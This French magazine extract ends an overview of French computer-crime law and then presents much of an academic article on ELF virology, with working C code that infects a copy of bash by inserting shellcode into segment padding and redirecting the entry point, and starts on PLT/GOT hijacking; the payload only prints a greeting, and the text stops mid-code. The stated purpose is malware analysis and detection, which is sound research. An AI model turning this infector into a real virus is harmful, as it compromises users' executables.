Traitant plus spécifiquement des atteintes aux données personnelles[6], la loi informatique et liberté ne touche a priori que marginalement les infractions commises par l'emploi des infections informatiques.

Cependant, les infections informatiques ayant pour objet le vol de données afin de les utiliser à des fins frauduleuses peuvent vraisemblablement entrer dans le cadre des infractions prévues par cette loi.

Cette notion de « données personnelles » peut être prise dans un sens très large, la commission nationale de l'informatique et des libertés (CNIL) considérant comme donnée personnelle l'adresse IP d'un ordinateur[7]. Un code malicieux collectant ces adresses IP, voire simplement récupérant des données comme des carnets d'adresse de messagerie afin de favoriser sa propagation, pourrait, à l'extrême limite, entrer dans ce cadre.

La responsabilité

En cas d'attaque virale, se pose bien évidemment la question de la responsabilité. Le premier responsable est, bien sûr, la personne ayant volontairement diffusé le virus. Cette notion de volonté est importante car, aux yeux de la loi, « *il n'y a point de crime ou de délit sans intention de le commettre* ». Ainsi, un employé introduisant un virus par négligence ou ignorance, ne tombe pas sous le coup de la loi. L'absence de moyens de protection ne constitue pas non plus un élément permettant de légitimer un accès non autorisé à un système, la jurisprudence le montre.

Cependant, la loi informatique et liberté impose une obligation de sécuriser les STAD traitant des données personnelles[8] (ce qui est le cas de la majeure partie des systèmes d'information d'entreprise : fichiers du personnel, fichiers clients…). Un organisme dont le STAD aurait subi une atteinte aux données personnelles qu'il héberge à la suite d'une attaque virale pourrait donc se voir pénalement poursuivi si des mesures de protection n'ont pas été prises (au minimum un logiciel antivirus… à jour).

Ce court aperçu des textes français pouvant s'appliquer en matière de virologie informatique montre clairement que la création ou l'utilisation de virus informatiques peut être sévèrement réprimée par la loi. Les quelques exemples existant au niveau international montrent que l'on pourrait s'attendre, si un diffuseur de virus venait à se faire arrêter, à ce qu'elle soit appliquée avec rigueur. Les évolutions qui ont été apportées par la loi de juin 2004 sont peut-être encore trop récentes, en particulier pour tout ce qui touche à la détention et mise à disposition légitimes de logiciels, code et autres outils pour qu'une jurisprudence permettant de préciser les choses se soit mise en place.

6 La CNIL définit les données personnelles dans un sens assez large, en y incluant, par exemple, les adresses IP des ordinateurs. Si rien n'est actuellement défini pour les adresses MAC, il semblerait logique qu'elles entrent également dans ce cadre.

7 http://www.01net.com/article/202437.html

3 Cour d'appel de Paris, 9e chambre, section A – 15 mars 1994.

4 Cour de cassation, chambre criminelle – 12 décembre 1996.

8 Article 34 de la loi 78-17 : « Le responsable du traitement est tenu de prendre toutes précautions utiles, au regard de la nature des données et des risques présentés par le traitement, pour préserver la sécurité des données et, notamment, empêcher qu'elles soient déformées, endommagées ou que des tiers non autorisés y aient accès. »

5 http://www.01net.com/editorial/338943/

Code pénal
Article 323-1
Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 30 000 euros d'amende. *Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 45 000 euros d'amende.*
Article 323-2
Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de cinq ans d'emprisonnement et de 75 000 euros d'amende.
Article 323-3
Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de cinq ans d'emprisonnement et de 75 000 euros d'amende.
Article 323-3-1
Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.
Article 323-4
La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou de plusieurs des infractions prévues par les articles 323-1 à 323-3-1 est punie des peines prévues pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.
Article 323-7
La tentative des délits prévus par les articles 323-1 à 323-3-1 est punie des mêmes peines.
Article 226-18
Le fait de collecter des données à caractère personnel par un moyen frauduleux, déloyal ou illicite est puni de cinq ans d'emprisonnement et de 300 000 euros d'amende.

Fig. 1 : Les infractions informatiques et leurs sanctions prévues par le nouveau code pénal. L'article 323-3-1 a été inséré à la mise en application de la loi pour la confiance dans l'économie numérique.

Fig. 2 : On peut encore trouver, sur certains sites étrangers, le code qui valut son inculpation à m0rtix..

Philippe Evrard

École Supérieure et d'Application des Transmissions, philippe.evrard @esat.terre.defense.gouv.fr

ELF et virologie informatique

Cet article explore le format ELF du point de vue de la virologie informatique. Nous décrivons une technique classique permettant d'infecter un fichier ELF exécutable. La principale contribution de cet article sera de montrer comment exploiter les objets partagés en détournant le mécanisme de liaison dynamique. Cette étude se veut pratique et elle est illustrée par des programmes C.

La virologie informatique est une discipline vieille d'une vingtaine d'années. Jusqu'à maintenant, les architectures de type Unix ont été épargnées par les logiciels malicieux. Mais le développement des attaques spécialisées, d'une part, et l'augmentation du nombre d'utilisateurs, d'autre part, amènent à penser que les systèmes Unix pourraient aussi être les cibles de futures attaques. Plusieurs articles **[1, 5, 6]** ont déjà présenté des techniques virales dédiées au format ELF (*Executable and Linking Format*). Ici, nous en reprendrons les grandes lignes et nous montrerons qu'il est possible d'exploiter le mécanisme de liaison dynamique pour rendre le code inséré plus furtif et plus fonctionnel.

La connaissance des formats de fichiers exécutables est essentielle pour tout acteur de la virologie informatique. Cet exposé n'est pas destiné à encourager la construction de programmes malveillants. Au contraire, une telle étude permet de faciliter l'analyse de fichiers infectés et donc d'accélérer leur identification. La rapidité d'analyse étant cruciale pour toute réponse antivirale, ce type d'étude est indispensable.

Cet article comporte aussi une dimension scientifique liée à l'étude théorique **[4]**. Cette dernière met en évidence une correspondance entre les techniques virales et les mécanismes de compilation. Dans cet article, nous montrons que l'insertion de code s'apparente aux mécanismes de liaison d'objet. Ce concept appuie l'étude précédente par une dimension expérimentale, et il contribue à la compréhension des problématiques de la virologie informatique. Pour une introduction à cette discipline, nous conseillons la lecture des livres **[2, 3]**.

La description du format de fichier ELF se déroulera en deux temps. Premièrement, nous étudierons sa structure et nous montrerons comment elle peut être compromise afin d'y insérer un code étranger. Ensuite, nous étudierons le mécanisme de liaison dynamique et nous exposerons comment il peut être détourné au profit d'une insertion.

Nous utiliserons des programmes C pour illustrer notre propos. Le lecteur désireux d'obtenir les informations exposées sans programmer pourra utiliser la commande `readelf` accessible depuis la plupart des environnements Unix. Il existe aussi une bibliothèque C, `libelf` **[8]**, facilitant certains accès à la structure ELF. Les types et les constantes auxquels nous ferons référence se trouvent dans le fichier `elf.h` de la `libc`. Nous réaliserons nos expériences sur une copie du programme `bash`.

```
$ cp /bin/bash ~/
```

1. Structure d'un fichier ELF

Nous présentons les grandes lignes de la structure d'un fichier ELF. Pour un exposé détaillé, le lecteur pourra se référer à **[7]**.

1.1 Description générale

Le format ELF a été créé dans les laboratoires d'Unix Systems. Il est maintenant considéré comme un standard des environnements de type Unix. Sa structure permet non seulement de décrire le chargement d'un objet en mémoire, mais aussi de faciliter le processus de liaison entre différents objets. Ainsi, ce format peut être appliqué à trois types de fichier.

- **Les fichiers exécutables** : ils contiennent du code prêt à être interprété.
- **Les fichiers d'objets réadressables** : ils contiennent du code ou des données pouvant être liés avec d'autres objets.
- **Les fichiers d'objets partagés** : ce sont des objets réadressables pouvant être liés soit statiquement à un objet pour construire un nouvel objet, soit dynamiquement à un exécutable ou à un autre objet partagé afin de constituer une image mémoire.

Un fichier ELF se décompose principalement en quatre parties : un en-tête, une table des segments, une table des sections et un corps comportant du code et des données.

Le corps d'un fichier ELF peut être divisé de deux manières différentes : en segments et en sections.

Ces divisions peuvent se chevaucher, mais chaque section ne peut résider que sur un seul segment. En d'autres termes, un segment peut contenir une ou plusieurs sections, mais la réciproque est fausse. Toutefois, la division en segments est optionnelle pour un fichier d'objet réadressable, la table des segments est alors absente. De même, la division en sections est optionnelle pour un fichier exécutable ou pour certains objets partagés.

1.2 En pratique

1.2.1 L'en-tête

L'en-tête se situe au début du fichier. Il permet de localiser les autres parties du format comme les tables de segments et de sections. Sa structure est décrite par le type `Elf32_Ehdr`. Nous présentons quelques champs qui nous seront utiles par la suite.

- `e_phoff, e_shoff` : positions respectives de la table des segments et de la table des sections dans le fichier ;
- `e_shstrndx` : index de la section contenant la table des noms de sections ;
- `e_entry` : adresse mémoire où commence l'exécution (point d'entrée).

Le programme suivant montre comment extraire les informations de l'en-tête.

```
#include <stdio.h>
#include <elf.h>
int main(int argc, char** argv){
 Elf32_Ehdr hdr;
 FILE* fp = fopen(argv[1], "r");
 fread(&hdr, sizeof(char), sizeof(Elf32_Ehdr), fp);
 printf("Signature  Entrée Tab seg Tab sec\n");
 printf("%9.3s ", hdr.e_ident + 1);
 printf("%8x ", hdr.e_entry);
 printf("%8x ", hdr.e_phoff);
 printf("%8x \n", hdr.e_shoff);
 fclose(fp);
 return  0;
}
```

Ce programme produit la sortie suivante :

```
$ ./header bash
Signature  Entrée Tab seg Tab sec
     ELF 805c210      34   a7b48
```

1.2.2 Les segments

Les segments représentent l'image mémoire produite par le chargement du fichier. Ils sont indexés par la table des segments, aussi appelée « en-tête de programme ». Les éléments de cette table sont décrits par le type `ELF32_Phdr`. On y retrouve les champs suivants :

- `p_type` : type du segment ;
- `p_flags` : droits alloués au segment, exécution, écriture et lecture ;
- `p_offsett, p_filesz` : position et taille du segment dans le fichier ;
- `p_vaddr, p_memsz` : adresse où le segment est chargé et espace mémoire occupé par ce dernier.

Pour cet article, nous nous intéresserons seulement au type `PT_LOAD`, qui correspond aux segments qui sont chargés en mémoire.

La valeur du champ `p_flag` dépend de l'architecture d'exécution. Par exemple, pour un processeur de type x86, le premier bit correspond au droit d'exécution, le second au droit d'écriture et le troisième au droit de lecture.

Le programme suivant présente comment parcourir la table des segments :

```
#include <stdio.h>
#include <elf.h>
int main(int argc, char** argv){
 Elf32_Ehdr hdr;
 FILE* fp = fopen(argv[1], "r");
 fread(&hdr, sizeof(char), sizeof(Elf32_Ehdr), fp);
 if( hdr.e_phoff == 0 ){
   fprintf(stderr, "Absence de table des segmentss\n");
   return 0;
 }
 /* Se positionner sur la table des segments */
 fseek(fp, hdr.e_phoff, SEEK_SET);
 printf(" # LOAD Position  Taille Adresse  Espace xwr\n");
 /* Parcourir les hdr.e_phnum segments */
 Elf32_Phdr seg;
 Elf32_Half i;
 for(i = 0; i < hdr.e_phnum; ++i){
  /* Récupérer le segment */
   fread(&seg, sizeof(char), sizeof(Elf32_Phdr), fp);
  printf("%2i ", i);
  printf("%4s ", (seg.p_type == PT_LOAD)?"Oui":"Non");
  printf("%8x ", seg.p_offset);
  printf("%8x ", seg.p_filesz);
  printf("%8x ", seg.p_vaddr);
  printf("%8x ", seg.p_memsz);
  printf("%c%c%c \n",
  seg.p_flags%2?'x':' ',      /* Exécution */
  (seg.p_flags>>1)%2?'w':' ', /* Ecriture */
  (seg.p_flags>>2)%2?'r':' ');/* Lecture  */
 }
 fclose(fp);
 return 0;
}
```

Ce programme produit la sortie suivante :

```
$ ./segment bash
 # LOAD Position  Taille Adresse  Espace xwr
 0 Non        34     100 8048034     100 x r
 1 Non       134      13 8048134      13   r
 2 Oui         0    a23c0 8048000    a23c0 x r
 3 Oui     a23c0    4b84 80eb3c0    9898  wr
 4 Non     a23d4      d8 80eb3d4      d8  wr
 5 Non       148      20 8048148      20   r
 6 Non     a22f8      2c 80ea2f8      2c   r
 7 Non         0       0       0       0  wr
```

Le lecteur attentif remarquera qu'il y a un espace mémoire inoccupé entre la fin du segment 2 et le début du segment 3.

1.2.3 Les sections

Comme les segments, les sections sont indexées par une table d'en-têtes dont les éléments sont décrits par le type `Elf32_shdr`. Voici quelques-uns des champs qui le composent :

- `sh_flags` : qualifie les données contenues dans la section : inscriptibles, allouables ou exécutables. Nous verrons que ce champ est seulement indicatif et ne représente pas les droits effectivement associés aux données de la section.
- `sh_offsett, sh_size` : position et taille de la section dans le fichier.

Le découpage en sections est particulièrement important pour les processus de liaison. Cet aspect sera traité plus bas.

L'accès aux en-têtes de section s'effectue de manière analogue à l'accès aux en-têtes de segments.

```
#include <stdio.h>
#include <elf.h>
int main(int argc, char** argv){
 Elf32_Ehdr hdr;
 FILE* fp = fopen(argv[1], "r");
 fread(&hdr, sizeof(char), sizeof(Elf32_Ehdr), fp);
 if( hdr.e_shoff == 0 ){
  fprintf(stderr, "Absence de sections\n");
  return 0;
 }
 /* Positionner sur la table des sections */
 fseek(fp, hdr.e_shoff, SEEK_SET);
 printf(" # Position  Taille wax\n");
 Elf32_Shdr sec;
 Elf32_Half i;
 for(i = 0; i < hdr.e_shnum; ++i){
  /* Lire l'élément i */
  fread(&sec, sizeof(char), sizeof(Elf32_Shdr), fp);
  printf("%2i ", i);
  printf("%8x ", sec.sh_offset);
  printf("%8x ", sec.sh_size);
  printf("%c%c%c\n",
     sec.sh_flags%2?'w':' ',      /* Inscriptible*/
     (sec.sh_flags>>1)%2?'a':' ', /* Alloué */
     (sec.sh_flags>>2)%2?'x':' ');/* Exécutable */
 }
 fclose(fp);
 return 0;
}
```

Ce programme produit la sortie suivante ;

```
$ ./section bash
 # Position  Taille wax
 0        0       0
 1      134      13  a
 ...
12    14210   79424  ax
13     8d634      1c  ax
14     8d660   14c98  a
15     a22f8      2c  a
16     a2324      9c  a
 ...
```

1.3 Chargement en mémoire

Nous décrivons maintenant le mécanisme de chargement en mémoire. Cette partie est spécifique aux architectures de type x86 Unix V Release 4.

Pour des raisons d'efficacité, les segments sont chargés en mémoire sans respecter le champ `p_align`, mais de façon à ce que la position du segment dans le fichier et son adresse en mémoire soient congruentes modulo la taille d'une page mémoire. En d'autre termes, on a la propriété `p_offsett = p_vaddr [p_align]`. Sur le type de système considéré, `p_align` vaut généralement 4 ko (0x1000 octets).

On notera que les droits alloués aux pages correspondent à la valeur de champ `p_flags`. Pour réaliser cette affectation, chaque segment est chargé sur une nouvelle page mémoire et non à la première adresse libre.

Les deux mécanismes précédents engendrent des `blancs` en mémoire avant et après les segments. Pour comprendre cela, prenons un exemple. On considère deux segments, le premier de 0x1200 octets et le second de 0x1000 octets. Le premier segment sera chargé entre l'adresse 0x0 et l'adresse 0x1200. La page mémoire suivante commence à l'adresse 0x2000. Selon les mécanismes précédents, le second segment sera chargé à partir de l'adresse 0x2200. Il y a donc un blanc de 0x800 octets après le premier segment et un blanc de 0x200 octets avant le second segment.

Les espaces inutiles sont remplis avec les données précédant et suivant le segment chargé. Le Schéma 1 illustre ce phénomène.




Schéma 1 : Chargement en mémoire

1.4 Insertion de code

Cette partie expose une technique permettant d'insérer un fragment de code à l'intérieur d'un fichier ELF exécutable.

L'insertion de code a pour but d'introduire un fragment de code étranger dans un fichier hôte de manière à forcer l'interprétation du fragment inséré lors de l'exécution de l'hôte. L'insertion est soumise à plusieurs contraintes :

▷ Le fragment doit être inséré à l'intérieur d'un segment qui sera chargé en mémoire.

▷ Le segment choisi devra être exécutable.

▷ L'insertion ne devra pas compromettre l'hôte.

Pour satisfaire les deux premières contraintes, il suffit de faire porter l'insertion sur un segment de type PT_LOAD et ayant un droit d'exécution. La troisième contrainte est plus problématique. Certaines instructions d'un programme peuvent faire référence à des données de manière absolue, c'est-à-dire en spécifiant leur adresse mémoire. Ainsi, l'insertion devra préserver les adresses des différentes données. Pour ce faire, nous pouvons utiliser les blancs engendrés par le mécanisme de chargement. En effet, la modification de cette partie inutilisée de la mémoire n'affectera pas le reste du programme. Nous procéderons de la manière suivante où fp sera le fichier subissant l'insertion.

1. La taille du code inséré devra être inférieure à la taille d'une page mémoire, soit 4 ko. Ici, nous choisissons un code imprimant « Bonjour » sur la sortie standard.

```
/* Shellcode à insérer */
#define SHC_RETADD 1
#define SHC_SIZE 49
char code[] =
"\x68@@@@"          /* push @@@@  */
   /* @@@@ est l'adresse de retour  */
   /* après l'exécution du shellcode */
   /* offset : 1          */
"\x50"              /* push eax  */
"\x51"              /* push ecx  */
"\x52"              /* push edx  */
"\x53"              /* push ebx  */
"\x31\xc0"          /* xor eax eax */
"\x31\xc9"          /* xor ecx ecx */
"\x31\xd2"          /* xor edx edx */
"\x31\xdb"          /* xor ebx ebx */
"\xb0\x04"          /* mov al 0x4 */
"\xb3\x01"          /* mov bl 0x1 */
"\xeb\x0a"          /* jmp +0xa  */
"\x59"              /* pop ecx   */
"\xb2\x08"          /* mov dl 0x8 */
"\xcd\x80"          /* int 0x80  */
"\x5b"              /* pop ebx   */
"\x5a"              /* pop edx   */
"\x59"              /* pop ecx   */
"\x58"              /* pop eax   */
"\xc3"              /* ret     */
"\xe8\xf1\xff\xff\xff" /* call -0xf  */
"Bonjour\n\x0";
```

2. Rechercher un segment correspondant aux critères : il sera de type PT_LOAD, exécutable et suivi d'un blanc d'une taille supérieure à la taille d'une page mémoire.

```
/* Rechercher un segment pour l'insertion */
Elf32_Phdr find_seg(FILE* fp, Elf32_Ehdr hdr){
 fseek(fp, hdr.e_phoff, SEEK_SET);
 Elf32_Phdr ins_seg, seg;
 Elf32_Half i;
 for(i = 0; i < hdr.e_phnum; ++i){
  fread(&ins_seg, sizeof(char), sizeof(Elf32_Phdr), fp);
  if( ins_seg.p_type != PT_LOAD || ins_seg.p_flags%2 == 0 )
   continue;
  fread(&seg, sizeof(char), sizeof(Elf32_Phdr), fp);
  if( seg.p_vaddr - (ins_seg.p_vaddr + ins_seg.p_filesz) < ins_seg.p_align )
   continue;
  return ins_seg;
 }
 /* Aucun segment trouvé */
 fprintf(stderr,"Aucun segment n'est valide\n");
 exit(1);
}
```

3. Mettre à jour l'en-tête, ce qui comprend : la redirection du point d'entrée vers le code inséré et la mise à jour des positions des tables si elles se situent après le point d'insertion.

```
/* Mise à jour de l'en-tête */
int update_header(FILE* fp, Elf32_Ehdr hdr, Elf32_Addr new_entry,
Elf32_Off shc_off, Elf32_Off align){
 hdr.e_entry = new_entry;
 if( hdr.e_phoff >= shc_off )
  hdr.e_phoff += align;
 if( hdr.e_shoff >= shc_off )
  hdr.e_shoff += align;
 fseek(fp, 0, SEEK_SET);
 fwrite(&hdr, sizeof(char), sizeof(Elf32_Ehdr), fp);
 return 0;
}
```

4. Mettre à jour les positions et les tailles des segments et des sections. Ceux localisés après l'insertion sont décalés de ins_seg.p_align octets. De plus, les tailles du segment et de la section ayant subi l'insertion sont augmentées de ins_seg.p_align.

```
/* Mettre à jour de la table des segments */
int update_seg(FILE* fp, Elf32_Ehdr hdr, Elf32_Off shc_off, Elf32_Off align){
 fseek(fp, hdr.e_phoff, SEEK_SET);
 Elf32_Phdr seg;
 Elf32_Half i;
 for(i = 0; i < hdr.e_phnum; ++i){
  fread(&seg, sizeof(char), sizeof(Elf32_Phdr), fp);
  if( seg.p_offset >= shc_off )
   seg.p_offset += align;
  else if( seg.p_offset + seg.p_filesz == shc_off ){
   seg.p_memsz += align;
   seg.p_filesz += align;
  }
  else
   continue;
  fseek(fp, -sizeof(Elf32_Phdr), SEEK_CUR);
  fwrite(&seg, sizeof(char), sizeof(Elf32_Phdr), fp);
 }
 return 0;
}

/* Mettre à jour de la table des sections */
int update_sec(FILE* fp, Elf32_Ehdr hdr, Elf32_Off shc_off, Elf32_Off align){
 fseek(fp, hdr.e_shoff, SEEK_SET);
 Elf32_Shdr sec;
 Elf32_Half i;
 for(i = 0; i < hdr.e_shnum; ++i){
```

```
 fread(&sec, sizeof(char), sizeof(Elf32_Shdr), fp);
 if( sec.sh_offset >= shc_off )
  sec.sh_offset += align;
 else if( sec.sh_offset + sec.sh_size == shc_off )
  sec.sh_size += align;
 else
  continue;
 fseek(fp, -sizeof(Elf32_Shdr), SEEK_CUR);
 fwrite(&sec, sizeof(char), sizeof(Elf32_Shdr), fp);
}
return 0;
}
```

5. Mettre à jour le code à insérer afin qu'il rende la main au programme hôte après son exécution. Puis, l'insérer à la fin du segment choisi en préservant l'alignement.

```
/* Insertion du Shellcode */
int insert_shellcode(FILE* fp, Elf32_Ehdr hdr, Elf32_Off
shc_off, Elf32_Off page_size, char* code, int code_size){
 /* Mettre à jour le shellcode */
 *((Elf32_Addr*)(code + SHC_RETADD)) = hdr.e_entry;
 /* Insérer */
 fseek(fp, shc_off, SEEK_SET);
 char* save = (char*)malloc( page_size * sizeof(char));
 char* towrite = (char*)malloc( page_size * sizeof(char));
 memcpy(towrite, code, code_size);
 int read = fread(save, sizeof(char), page_size, fp);
 while( !feof(fp) ){
  fseek(fp, -page_size, SEEK_CUR);
  fwrite(towrite, sizeof(char), page_size, fp);
  char* tmp = save;
  save = towrite;
  towrite = tmp;
  read = fread(save, sizeof(char), page_size, fp);
 }
 fseek(fp, -read, SEEK_END);
 fwrite(towrite, sizeof(char), page_size, fp);
 fwrite(save, sizeof(char), page_size, fp);
 free(save);
 free(towrite);
 return 0;
}
```

6. En assemblant ces différents composants, nous obtenons le programme suivant :

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <elf.h>
int main(int argc, char** argv){
 FILE* fp = fopen(argv[1], "rb+");
 Elf32_Ehdr hdr;
 fread(&hdr, sizeof(char), sizeof(Elf32_Ehdr), fp);
 Elf32_Phdr ins_seg = find_seg(fp, hdr);
 Elf32_Off shc_off = ins_seg.p_offset + ins_seg.p_filesz;
 update_header(fp, hdr, hdr.e_entry, shc_off, ins_seg.p_align);
 update_seg(fp, hdr, shc_off, ins_seg.p_align);
 update_sec(fp, hdr, shc_off, ins_seg.p_align);
 insert_shellcode(fp, shc_off, ins_seg.p_align, code, SHC_SIZE);
 fclose(fp);
 return 0;
}
```

Après avoir infecté la copie de `bash`, nous relançons les programmes de la première partie. Nous avons mis en évidence les principaux changements. En particulier, on remarque que le code a été inséré dans la section 16 qui n'est pourtant pas exécutable. Cela illustre le fait que le champ `sh_flags` est seulement indicatif.

```
$ ./bash
Bonjour
$ ./header bash
Signature  Entrée Tab seg Tab sec
      ELF 80a8254      34   a8b48
$ ./segment bash
 # LOAD Position  Taille Adresse  Espace xwr
 0 Non        34     100 8048034     100 x r
 1 Non       134      13 8048134      13   r
 2 Oui         0   a33c0 8048000   a33c0 x r
...
$ ./section bash
 # Position  Taille wax
 0        0       0
 1      134      13  a
 ...
15    a22f8       2c  a
16    a2324     109c  a
 ...
```

1.5 Remarques

Nous avons présenté un cas d'école en matière d'insertion de code qui possède plusieurs faiblesses.

- Le point d'entrée se situe sur une section qui n'est pas exécutable. Même si cela ne gêne pas le chargement en mémoire et l'exécution, les logiciels antiviraux peuvent utiliser une telle anomalie comme heuristique.
- Le code inséré possède deux particularités pouvant servir de graines à la construction d'une signature. La première est l'utilisation d'une interruption `int 0x80`, ce qui est peu courant. La plupart des programmes *normaux* auraient plutôt fait appel à une fonction de la `libc` comme `fputs`. Deuxièmement, la séquence `call +off; jmp -off; pop ecx` est typique d'un code malveillant ayant besoin de connaître son adresse mémoire.

2. Liaison dynamique

Nous proposons une introduction au mécanisme de liaison dynamique. Encore une fois, pour un descriptif plus approfondi, le lecteur se référera à **[7]**. Nous exposons ensuite comment exploiter les appels dynamiques d'un hôte, afin de dissimuler le code inséré et de réduire sa taille.

2.1 Description générale

Plusieurs sections interviennent dans le processus de liaison. Parmi celles-ci, on retrouve les suivantes :

- `.got` : table de correspondance entre les symboles et leurs valeurs ;
- `.dynstr` : liste des noms de symboles ;

- `.dynsym` : liste des symboles ;
- `.plt` : table de redirection des appels de procédure ;
- `.rel.plt` : table de relation des redirections.

Pour réaliser les liaisons, chaque fichier comporte des symboles. Pour chaque symbole, deux cas de figure se présentent.

- Le symbole est directement associé à une entrée de la table de correspondance `.got`. C'est le cas pour les symboles de variable globale.
- Le symbole est associé à une entrée de la table de redirection `.plt` qui fait elle-même référence à une entrée de la table de correspondance par l'intermédiaire d'un emballage. C'est le cas pour la plupart des symboles de procédure.

La table de correspondance est générée par l'éditeur de liens entre le chargement du programme en mémoire et le début de son exécution.

2.2 En pratique

Nous décrivons comment accéder aux différentes informations de liaison dynamique.

2.2.1 Les noms de sections

Nous avons fait référence aux sections par leur nom. Ces noms sont accessibles par l'intermédiaire de la section `.shstrtab` qui contient une liste de noms. Le champ `sh_name` des en-têtes de section contient un index donnant la position du nom dans la section `.shstrtab`. Ainsi, nous pouvons accéder aux sections par leur nom grâce aux procédures suivantes.

```
/* rechercher l'index d'une chaîne */
Elf32_Word get_strdx(FILE* fp, Elf32_Shdr sec, char* str, size_t length){
 fseek(fp, sec.sh_offset, SEEK_SET);
 size_t cpt = 0;
 char c;
 Elf32_Word i;
 for(i = 0; i < sec.sh_size; ++i){
  c = getc(fp);
  if( str[cpt] == c )
   ++cpt;
  else if( cpt != 0 ){
   fseek(fp, -cpt, SEEK_CUR);
   i -= cpt;
   cpt = 0;
  }
  if( cpt == length )
   return i + 1 - length;
 }
 fprintf(stderr,"La chaîne %s est introuvable\n", str);
 exit(1);
}

/* En-tête de section depuis le nom */
Elf32_Shdr get_shdr(FILE* fp, Elf32_Ehdr hdr, char* name){
 fseek(fp, hdr.e_shoff + hdr.e_shstrndx * sizeof(Elf32_Shdr), SEEK_SET);
 Elf32_Shdr sec;
 fread(&sec, sizeof(char), sizeof(Elf32_Shdr), fp);
 Elf32_Word strdx = get_strdx(fp, sec, name, strlen(name) + 1);
 fseek(fp, hdr.e_shoff, SEEK_SET);
 Elf32_Half i;
 for(i = 0; i < hdr.e_shnum; ++i){
  fread(&sec, sizeof(char), sizeof(Elf32_Shdr), fp);
  if( sec.sh_name == strdx )
   return sec;
 }
 fprintf(stderr,"Section %s introuvable\n", name);
 exit(1);
}
```

2.2.2 Les symboles

Les symboles sont associés à leur nom par la même méthode : la section `.dynstr` contenant la liste des noms de symboles et la section `.dynsym` contenant la liste des symboles. Les éléments de la table `.dynsym` sont décrits par le type `Elf32_Sym` dont le champ `st_value` contient l'adresse mémoire à laquelle l'éditeur de lien inscrira l'adresse mémoire associée au symbole. Une autre valeur importante est l'index du symbole dans la table.

```
#define STR_DYNSTR ".dynstr"
#define STR_SYMBTAB ".dynsym"
/* Symbole depuis son nom */
Elf32_Sym get_sym(FILE* fp, Elf32_Ehdr hdr, char* symbol){
 /* Récupérer l'index du nom du symbol */
 Elf32_Shdr sec = get_shdr(fp, hdr, STR_DYNSTR);
 Elf32_Word strdx = get_strdx(fp, sec, symbol, strlen(symbol) + 1);
 sec = get_shdr(fp, hdr, STR_SYMBTAB);
 fseek(fp, sec.sh_offset, SEEK_SET);
 /* Récupérer le symbol */
 Elf32_Sym sym;
 Elf32_Word symdx = 0;
 Elf32_Word i;
 for( i = 0; i < sec.sh_size; i += sizeof(Elf32_Sym), ++symdx){
  fread(&sym, sizeof(char), sizeof(Elf32_Sym), fp);
  if( sym.st_name == strdx ){
   /* Remplacement de l'index dans la table  */
   /* par l'index du symbol par commodité HACK */
   sym.st_name = symdx;
   return sym;
  }
 }
 fprintf(stderr,"Le symbol %s n'est pas référencé\n", symbol);
 exit(1);
}
```

2.2.3 Les emballages de fonction

Les emballages de la section `.plt` sont associés aux symboles de procédures par l'intermédiaire de la table de relation des redirections `.rel.plt`. Les éléments de cette table sont décrits par le type `Elf32_rel`. Cette structure possède deux champs.

- `r_info` dont les 8 bits de poids fort contiennent l'index du symbole emballé ;
- `r_offset` qui contient l'entrée de la table `.got` correspondant au symbole.

Les emballages de la table `.plt` sont des codes assembleurs ayant la structure suivante :

```
jmp  *name1_in_got
pushl $offset@PC
...
```

Ainsi, nous pouvons accéder à l'emballage d'un symbole grâce à la procédure suivante :

```
#define STR_RELPLT ".rel.plt"
#define STR_PLT ".plt"
#define JMPM32_OFF 2
#define JMPM32_SIZE 6
char JMPM32_OPC[JMPM32_SIZE] = "\xff\x25@@@@";
/* rechercher un emballage */
Elf32_Off get_wrapper(FILE* fp, Elf32_Ehdr hdr, char*
symbol){
 Elf32_Sym sym = get_sym(fp, hdr, symbol);
 Elf32_Shdr rel = get_shdr(fp, hdr, STR_RELPLT);
 fseek(fp, rel.sh_offset, SEEK_SET);
 Elf32_Rel rel;
 Elf32_Word i;
 for( i = 0; i < rel.sh_size; ++i){
 fread(&rel, sizeof(char), sizeof(Elf32_Rel), fp);
  if( ELF32_R_SYM(rel.r_info) == sym.st_name ){
   memcpy(JMPM32_OPC + JMPM32_OFF, &rel.r_offset,
sizeof(Elf32_Addr));
   Elf32_Shdr plt = get_shdr(fp, hdr, STR_PLT);
   return plt.sh_offset + get_strdx(fp, plt, JMPM32_
OPC, JMPM32_SIZE);
  }
 }
 fprintf(stderr,"Le symbol de fonction %s (%x) n'est
pas emballé\n", symbol, sym.st_name);
 exit(1);
}
```

2.3 Insertion et liaison

Nous reprenons le principe de la première insertion, mais en liant le code inséré avec le programme hôte. Le code réalisera la même fonction, c'est-à-dire imprimer « Bonjour » sur la sortie standard. Mais, au lieu d'exécuter une interruption, il fera appel à la procédure standard `fputs` et à la variable globale `stdout`. Ceci constitue un excellent exercice pour comprendre le mécanisme de liaison dynamique.

```
#define SHC_SIZE 128
#define SHC_STDOUT "stdout"
#define SHC_FPUTS "fputs"
#define SHC_MSG "Bonsoir\n"
/* Allouer et créer le shellcode, retourner son adresse */
